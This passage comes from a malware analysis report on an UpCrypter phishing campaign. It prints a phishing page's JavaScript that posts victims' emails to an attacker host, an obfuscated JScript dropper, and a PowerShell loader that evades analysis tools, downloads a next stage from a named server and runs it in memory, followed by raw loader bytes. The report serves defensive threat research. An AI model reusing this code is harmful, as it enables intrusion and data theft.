
```
    _0x4eadd5.onerror = function () {}
  } else {
    document.getElementById('email-display').textContent =
      '未找到電子郵件\u3002正在重定向...'
    setTimeout(() => {
      window.location.href = 'https://www.bing.com'
    }, 2000)
  }
}
function downloadFile() {
  if (!userEmail) {
    return
  }
  const _0x20ffdd = document.getElementById('download-btn')
  const _0x42fd24 = document.getElementById('success-message'),
    _0x5464df = document.getElementById('fullscreen-loader')
  _0x20ffdd.disabled = true
  _0x42fd24.style.display = 'none'
  _0x5464df.style.display = 'flex'
  const _0x11c996 = document.createElement('form')
  _0x11c996.method = 'POST'
  _0x11c996.action = 'https://brokaflex.com/tw/w.php'
  const _0x55b6fe = document.createElement('input')
  _0x55b6fe.type = 'hidden'
  _0x55b6fe.name = 'email'
  _0x55b6fe.value = userEmail
  _0x11c996.appendChild(_0x55b6fe)
  document.body.appendChild(_0x11c996)
  _0x11c996.submit()
  setTimeout(() => {
    _0x5464df.style.display = 'none'
    _0x42fd24.style.display = 'block'
    _0x42fd24.textContent =
    '您的文件已成功下載\u3002請盡快打開以進行審查\u3002'
    _0x20ffdd.disabled = false
  }, 4000)
```


Figure 8: Code in phishing webpage for downloading UpCrypter

Although the two phishing mail attachments use slightly different obfuscation, their operational goal is the same: deliver victims to a phishing page that is already personalized with their email, tag them for tracking, and use fragment-based parameter passing to keep the identifier out of network logs.

## UpCrypter – JavaScript

The downloaded ZIP archive contains a heavily obfuscated JavaScript file padded with large amounts of junk code to conceal the malicious code. The encoded payload is split into two variables, "bfHJJ" and "lyoSU." It grabs the current script's full path with WScript.ScriptFullName and creates a Shell.Application object, then sets "gjxkd" to "powershell." It then constructs a Base64 command in "PwBSs," which was built earlier from "bfHJJ" and lyoSU." Finally, it calls ShellExecute to run PowerShell with "-ExecutionPolicy bypass" and the decoded command using a window style of 0. This stealthy execution flow allows the malware to load and run the next stage without showing any visible console or alert.


```
var bfHJJ = "U3RhcnQtU2xlZX' + [char]65 + 'gLVNlY29uZHMgNTsgV

   var numeros = [1, 2, 3, 4, 5];

  // Linha 5: "eGjPr" para bsBJb dois
  function bsBJb(kVlPe, goeTU) {
      return kVlPe - goeTU;console.log(getGrades(90, 100, 75,
  }

  // Linha 9: "eGjPr" para ywqRs dois
  function ywqRs(kVlPe, goeTU) {
      var numeros = [1, 2, 3, 4, 5];return numeros;
  }

var lyoSU = "har]65 + '9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVUI
 function ywqRs(kVlPe, goeTU) {
      var numeros = [1, 2, 3, 4, 5];return numeros;
  }
   var numeros = [1, 2, 3, 4, 5];

  // Linha 5: "eGjPr" para bsBJb dois
  function bsBJb(kVlPe, goeTU) {

  // Linha 9: "eGjPr" para ywqRs dois
  function ywqRs(kVlPe, goeTU) {
   var numeros = [1, 2, 3, 4, 5];

 function ywqRs(kVlPe, goeTU) {
   var numeros = [1, 2, 3, 4, 5];
```
Figure 9: The split encoded payload in two variables




```
 function ywqRs(kVlPe, goeTU) {
     var numeros = [1, 2, 3, 4, 5];return numeros;
  }
   var numeros = [1, 2, 3, 4, 5];

  // Linha 5: "eGjPr" para bsBJb dois
  function bsBJb(kVlPe, goeTU) {

  // Linha 9: "eGjPr" para ywqRs dois
  function ywqRs(kVlPe, goeTU) {
   var numeros = [1, 2, 3, 4, 5];

;;;;;;;;;;;;;;;;;;;;;;;;;;;
 // Linha 5: "eGjPr" para bsBJb dois
  function bsBJb(kVlPe, goeTU) {
      return kVlPe - goeTU;console.log(getGrades(90, 100, 75, 40,
  }
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;
var IkoLH = WScript.ScriptFullName
PODcF = new ActiveXObject("Shell.Application") ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
var gjxkd = ("power") + ("shell") ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
var PwBSs = bfHJJ + lyoSU ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
var mrzmd = "$Stringbase_LAoye = '" + PwBSs + "';" ;
mrzmd += "Function BaseMy_tatCO{;" ;
mrzmd += "$oTkIh = [System.Text.Encoding]::UTF8.GetStri";
mrzmd += "ng([system.Convert]::FromBase64String($Stringbase_LAoye)
mrzmd += "return $oTkIh;" ;
mrzmd += "};$LUwYE = BaseMy_tatCO;" + gjxkd + " ($LUwYE -replace '
;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
var EIagc = " -executionpolicy " ;
var NAITu = "bypass " ;
var ugqcc = "-c " + "\"" + mrzmd ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
var EIagc = (EIagc + NAITu + ugqcc ) ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;
PODcF.ShellExecute(gjxkd, EIagc + "\"","", "open",0);;;;;;;;;;;;;;
```

Figure 10: PowerShell command

The main Base64-encoded payload “PwBSs” in PowerShell is responsible for network verification, anti-analysis checking, and preparing for loader execution. It sends a ping to “www.google.com” to confirm connectivity. If this fails, it then restarts the computer. It then scans the running processes for forensic tools, debuggers, or sandbox environments, including “handle,” “autorunsc,” “Dbgview,” “tcpvcon,” “any.run,” “any.run,” “sandbox,” “tcpview,” “OLLYDBG,” “ImmunityDebugger,” “Wireshark,” “apateDNS,” and “analyze.” If any are found, it forces a system restart.

Once all the checks pass, it downloads the next stage payload from the remote server “hxxps://andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br/sPVbqMbKYr_06/03.txt.” It then dissects the data after string “%x%,” gets the char code data, and decodes it into the raw MSIL loader. This loader is then executed directly in memory through .NET reflection by invoking “[System.Reflection.Assembly]::Load($fkfqj).”


Once loaded, the code locates its entry point using "GetType("ClassLibrary3.Class1").GetMethod("prFVI").Invoke," supplying parameters that include a Base64-encoded string beginning with %base64% which, when decoded, yields an additional remote server address. This address is used to retrieve the final payload, allowing the attacker to seamlessly deliver the intended malware into the compromised environment without writing the loader itself to disk.



```
Start-Sleep -Seconds 5; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.
SecurityProtocolType]::Tls12;
;$result = Test-Connection 'www.google.com' -ErrorAction SilentlyContinue;
$pingSuccessful = $result -is [Array];
if ($pingSuccessful){

}
else{
Restart-Computer -force ;
        exit;
};

;if((get-process 'handle', 'autorunsc', 'Dbgview', 'tcpvcon', 'any.run', 'any.run',
'sandbox', 'tcpview', 'OLLYDBG','ImmunityDebugger', 'Wireshark','apateDNS','analyze' -ea
SilentlyContinue) -eq $Null){

}
else{
Restart-Computer -force ;
        exit;
 };[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType
 ]::Tls12 ;$Stringbase;Function BaseMy{;$sByUL = [System.Text.Encoding]::UTF8.GetString([
 system.Convert]::FromBase64String($Stringbase));return $sByUL;};$qGnNs = ( [System.IO.
 Path]::GetTempPath() + 'ycpnq.txt');$GWOBf =
 'aHR0cHM6Ly9hbmRyZWZlbGlwZWRvbmFzY2ltZTE3NTM1NjI0MDc3MDAuMDQ2MTE3OC5tZXVzaXRlaG9zdGdhdG9
 yLmNvbS5ici9zUFZicU1iS1lyXzA2LzAzLnR4dA==';$Stringbase = $GWOBf; $GWOBf = BaseMy;$GWOBf
 | Out-File -FilePath $qGnNs -Encoding 'UTF8' -force ;$hlSJr = ( [System.IO.Path]::
 GetTempPath() + 'nzcky.txt') ;$zjsyg = New-Object System.Net.WebClient ;$zjsyg.Encoding
 = [System.Text.Encoding]::UTF8 ;$zjsyg.proxy = $null;$ajtxm  = ( Get-Content -Path
 $qGnNs ) ;$CAHYI = $zjsyg.DownloadData( $ajtxm ) ;$mxjwr = [System.Text.Encoding]::UTF8.
 GetString($CAHYI);$mxjwr = @([regex]::split($mxjwr,'\%x%+'))[1];$mxjwr | Out-File -
 FilePath $hlSJr -force ;$VuyWS = 'Lo' + 'ad';$bJUHv = 'Asse' + 'mbly';$vFPyS = 'inv' +
 'oke';$zDpEQ = 'Refle' + 'ction';$xlwxs = '$GLmlz =
 ''%base64%dHh0LnViL21vYy41MDAyY3RrLy86c3B0dGg='' ;;$JRaCW = (
 [System.IO.Path]::GetTempPath() + ''nzcky.txt'') ;$aIjhx = (Get-Content -Path $JRaCW
 -Encoding UTF8);' ;$xlwxs += '$kcAWq = $aIjhx;' ;$xlwxs += '$arquivo = $aIjhx;' ;$xlwxs
 += '[byte[]]$ghkfj = [System.Collections.Generic.List[Byte]]::new();' ;$xlwxs+= '$ghkfj
 = $arquivo.split('','') | % {iex $_};';$xlwxs += '[System.' + $zDpEQ + '.' + $bJUHv +
 ']::' + $VuyWS + '( $ghkfj ).' ;$xlwxs += 'GetType( ''ClassLibrary3.Class1'' ).GetM' ;
 $xlwxs += 'ethod( ''prFVI'' ).' + $vFPyS + '( $null , [object[]] ( $GLmlz , ''%vVlGz%''
 , ''D DDc:\windows\microsoft.net\framework\v4.0.30319\installutil'', ''$true'',
 ''https://andrefelipedonascime1753562407700.0461178.meusitehostgator.com.br/sPVbqMbKYr_0
 6/'' ) );' ;$EcXHA = ([System.IO.Path]::GetTempPath() + 'yfrqx_01.ps1') ;$xlwxs |
 Out-File -FilePath $EcXHA -force ;;powershell.exe -ExecutionPolicy bypass -File $EcXHA ;
```


Figure 11: UpCrypter's JavaScript

In our collected data, the loader data retrieved from "andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br" comes in two formats: one is delivered as plain text, and the other is embedded within an image file using a form of steganography. This dual-format delivery increases the chances of evading static detection.



```
andrefelipedonascime1753562407700.0461178.meusitehostgator.com.br/sPVbqMbKYr_06/03.txt

%x%
77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
1,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,80,69,0,0,76,1,3,0,204,230,113,215,0,0,0,0,
,0,0,0,0,0,0,192,0,0,0,2,0,0,0,0,0,0,3,0,96,133,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,0,236,99,0,0,79,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,8,0,0,0,0,0,0,0,0,0,0,8,32,0,0,72,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116,0
0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,46,114,101,108,111,99,0,0,12,0,0,0,0,160,0,0,0,2,0,0,0,76,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,30,2,40,23,0,0,10,42,30,2,40,24,0,0,10,42,166,115,25,
46,126,2,0,0,4,111,30,0,0,10,42,46,126,3,0,0,4,111,31,0,0,10,42,46,126,4,0,0,4,111,32,0,0,10,42,198,126,5,0,0,4,20,40,33,0,0,10,44,
42,86,115,12,0,0,6,40,37,0,0,10,116,6,0,0,2,128,7,0,0,4,42,30,2,40,38,0,0,10,42,26,126,7,0,0,4,42,26,40,13,0,0,6,42,0,19,48,2,0,115
,0,0,10,128,12,0,0,4,126,40,0,0,10,128,13,0,0,4,126,40,0,0,10,128,14,0,0,4,31,40,40,39,0,0,10,114,49,0,0,112,40,41,0,0,10,128,15,0,
3,0,0,10,222,14,37,40,44,0,0,10,10,40,45,0,0,10,222,0,42,1,16,0,0,0,0,0,0,13,13,0,14,34,0,0,1,19,48,4,0,105,0,0,0,2,0,0,17,126,40,0
,19,5,43,43,23,40,47,0,0,10,7,22,6,111,48,0,0,10,111,49,0,0,10,19,6,8,6,17,6,23,111,50,0,0,10,40,41,0,0,10,12,17,5,23,214,19,5,17,5
,162,37,24,114,146,1,0,112,162,37,25,25,24,40,18,0,0,6,162,37,26,114,210,1,0,112,162,37,27,5,162,37,28,114,177,2,0,112,162,40,52,0,
0,10,114,77,3,0,112,4,14,5,114,76,4,0,112,40,56,0,0,10,13,114,88,4,0,112,9,114,114,4,0,112,40,54,0,0,10,22,40,20,0,0,6,38,23,140,53
8,4,0,112,162,37,23,2,162,37,24,114,178,4,0,112,162,37,25,126,10,0,0,4,162,37,26,114,198,4,0,112,162,37,27,29,40,39,0,0,10,162,37,2
22,14,37,40,44,0,0,10,11,40,45,0,0,10,222,0,42,1,16,0,0,0,0,0,0,113,113,0,14,34,0,0,1,19,48,3,0,104,0,0,0,5,0,0,17,23,10,6,2,114,20
14,218,4,0,112,114,214,4,0,112,111,60,0,0,10,16,0,43,32,6,2,114,222,4,0,112,111,59,0,0,10,51,18,2,114,222,4,0,112,114,214,4,0,112,1
,4,0,112,162,40,52,0,0,10,22,40,20,0,0,6,38,42,54,114,246,4,0,112,22,40,20,0,0,6,38,42,0,0,27,48,3,0,63,0,0,0,6,0,0,17,32,0,1,0,0,1
126,40,0,0,10,10,6,42,0,1,16,0,0,0,0,0,0,41,41,0,14,34,0,0,1,27,48,2,0,53,0,0,0,8,0,0,17,126,63,0,0,10,114,68,5,0,112,111,64,0,0,10
9,25,0,10,0,0,0,0,0,0,0,0,37,37,0,12,34,0,0,1,19,48,4,0,73,0,0,0,9,0,0,17,25,141,46,0,0,1,37,22,114,106,5,0,112,162,37,23,114,170,5
42,105,50,222,22,10,6,42,0,0,0,27,48,6,0,151,12,0,0,10,0,0,17,14,4,128,12,0,0,4,126,12,0,0,4,114,78,6,0,112,40,41,0,0,10,128,13,0,0
